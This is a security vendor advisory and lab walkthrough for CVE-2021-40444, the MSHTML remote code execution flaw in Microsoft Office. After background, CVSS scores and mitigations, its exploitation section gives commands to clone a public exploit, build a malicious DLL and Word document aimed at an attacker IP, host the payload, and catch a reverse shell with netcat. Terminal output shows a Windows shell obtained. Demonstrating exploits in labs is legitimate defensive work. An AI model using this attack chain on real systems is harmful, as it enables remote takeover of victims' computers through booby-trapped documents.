SAFE SECURITY

Microsoft MSHTML Remote Code Execution

CVE-2021-40444

Introduction

MSHTML (also known as Trident) is a software component used to render web pages on Windows. MSHTML debuted with the release of Internet Explorer 4 in 1997. For versions 7 and 8 of Internet Explorer, Microsoft made significant changes to MSHTML's layout capabilities to improve compliance with Web standards and add support for new technologies.

MSHTML continues to receive security updates, to at least 2029, since Internet Explorer 11 is supported to 2022, and its MSHTML is supported longer for the IE mode of Microsoft Edge, i.e., to at least 2029. However, this does not include adding support for new Web standards.

Although it's most commonly associated with Internet Explorer, it is also used in other software including versions of Skype, Microsoft Outlook, Visual Studio, and others.

Vulnerability Details

This allows an attacker to create an ActiveX control to be used by Microsoft Office Document that hosts the browser rendering engine. The attacker needs to trick the user into opening the malicious document. Users whose accounts are configured to have fewer user rights on the system could be less impacted than the users who operate with administrative user rights.

Microsoft Defender Antivirus and Microsoft Defender for Endpoint both provide detection and protections for the known vulnerability. Customers should keep antimalware products up to date. Customers who utilize automatic updates do not need to take additional action. Enterprise customers who manage updates should select the detection build 1.349.22.0 or newer and deploy it across their environments. Microsoft Defender for Endpoint alerts will be displayed as: “Suspicious Cpl File Execution”.

CVSS v3:

Base Score	7.9
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	Required
Scope	Changed
Confidentiality	Low
Integrity Impact	High
Availability Impact	Low

Mitigation

At the moment all supported Windows versions are vulnerable. Since there is no patch available yet, Microsoft proposes a few methods to block these attacks.

- Disable the installation of all ActiveX controls in Internet Explorer via the registry. Previously-installed ActiveX controls will still run, but no new ones will be added, including malicious ones.
- Open documents from the Internet in Protected View or Application Guard for Office, both of which prevent the current attack. This is a default setting but it may have been changed.

Despite the lack of a ready patch, all versions of Malwarebytes currently block this threat, as shown below. Malwarebytes also detects the eventual payload, Cobalt Strike, and has done so for years, meaning that even if a threat actor had disabled anti-exploit, then Cobalt Strike itself would still be detected.

Exploitation

Prerequisite:

1. **Clone the Github Repository for exploitation purposes:**

   https://github.com/lockedbyte/CVE-2021-40444

2. **Install lcab:**

   sudo apt install lcab

After Cloning the github repository and downloading all the necessary requirements we need to create a malicious DLL file and we can generate this malicious dll file using msfvenom.

Now, we need to generate a malicious docx document using the below command:


python3 exploit.py generate word.dll http://<attacker-ip>

Exploitation


```
┌──(root💀kali)-[~/CVE-2021-40444]
└─# python3 exploit.py generate word.dll http://192.168.80.136
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is generate a malicious payload ...

[ == Options == ]
        [ DLL Payload: word.dll
        [ HTML Exploit URL: http://192.168.80.136

[*] Writing HTML Server URL ...
[*] Generating malicious docx file ...
  adding: [Content_Types].xml (deflated 75%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 61%)
  adding: docProps/ (stored 0%)
  adding: docProps/app.xml (deflated 48%)
  adding: docProps/core.xml (deflated 50%)
  adding: word/ (stored 0%)
  adding: word/theme/ (stored 0%)
  adding: word/theme/theme1.xml (deflated 79%)
  adding: word/fontTable.xml (deflated 74%)
  adding: word/_rels/ (stored 0%)
  adding: word/_rels/document.xml.rels (deflated 75%)
  adding: word/settings.xml (deflated 63%)
  adding: word/styles.xml (deflated 89%)
  adding: word/document.xml (deflated 85%)
  adding: word/webSettings.xml (deflated 57%)
[*] Generating malicious CAB file ...
[*] Updating information on HTML exploit ...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[i] You can execute now the server and then send document.docx to target
```

Once you have generated the malicious docx (will be at out/), send it to the victim machine, start a python server and download document.docx on the victim machine:

```
┌──(root💀kali)-[~/CVE-2021-40444/out]
└─# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.80.1 - - [01/Dec/2021 04:00:26] "GET / HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:00:41] "GET /document.docx HTTP/1.1" 200 -
```




Exploitation



After Downloading the malicious docx to victim machine , you can set up the server using below command:


python3 exploit.py host 80



After this start a nc reverse shell on another tab using the below command:


nc -lvp 1234

Now , when you execute the malicious document it will take some time to open up after getting opened up in microsoft word, it will ask to enable editing, allow it and you will get the reverse shell.



Exploitation

Now, you will be having a reverse shell




```
┌──(root💀kali)-[~/CVE-2021-40444]
└─# python3 exploit.py host 80
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit ...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
         192.168.80.1 - - [01/Dec/2021 04:00:25] code 404, message File not found
192.168.80.1 - - [01/Dec/2021 04:00:25] "GET /document.docx HTTP/1.1" 404 -
192.168.80.1 - - [01/Dec/2021 04:00:28] code 404, message File not found
192.168.80.1 - - [01/Dec/2021 04:00:28] "GET /document.docx HTTP/1.1" 404 -
192.168.80.1 - - [01/Dec/2021 04:01:56] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:56] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:56] "HEAD /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:01:56] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:56] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:56] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:56] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:56] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:56] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:56] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:56] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:56] "GET /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:01:56] "HEAD /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:01:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:01:57] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:57] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:01:57] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:57] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:57] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:57] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:57] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:57] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:57] code 501, message Unsupported method ('OPTIONS')
192.168.80.1 - - [01/Dec/2021 04:01:57] "OPTIONS / HTTP/1.1" 501 -
192.168.80.1 - - [01/Dec/2021 04:01:57] "GET /word.html HTTP/1.1" 304 -
192.168.80.1 - - [01/Dec/2021 04:01:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:01:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:02:00] "GET /word.cab HTTP/1.1" 200 -
192.168.80.1 - - [01/Dec/2021 04:02:06] "HEAD /word.html HTTP/1.1" 200 -
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.80.1: inverse host lookup failed: Unknown host
connect to [192.168.80.136] from (UNKNOWN) [192.168.80.1] 1989
Microsoft Windows [Version 10.0.18363.1556]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\tanis\Documents>
```

References

1. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
2. https://github.com/lockedbyte/CVE-2021-40444



SAFE
SECURITY

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306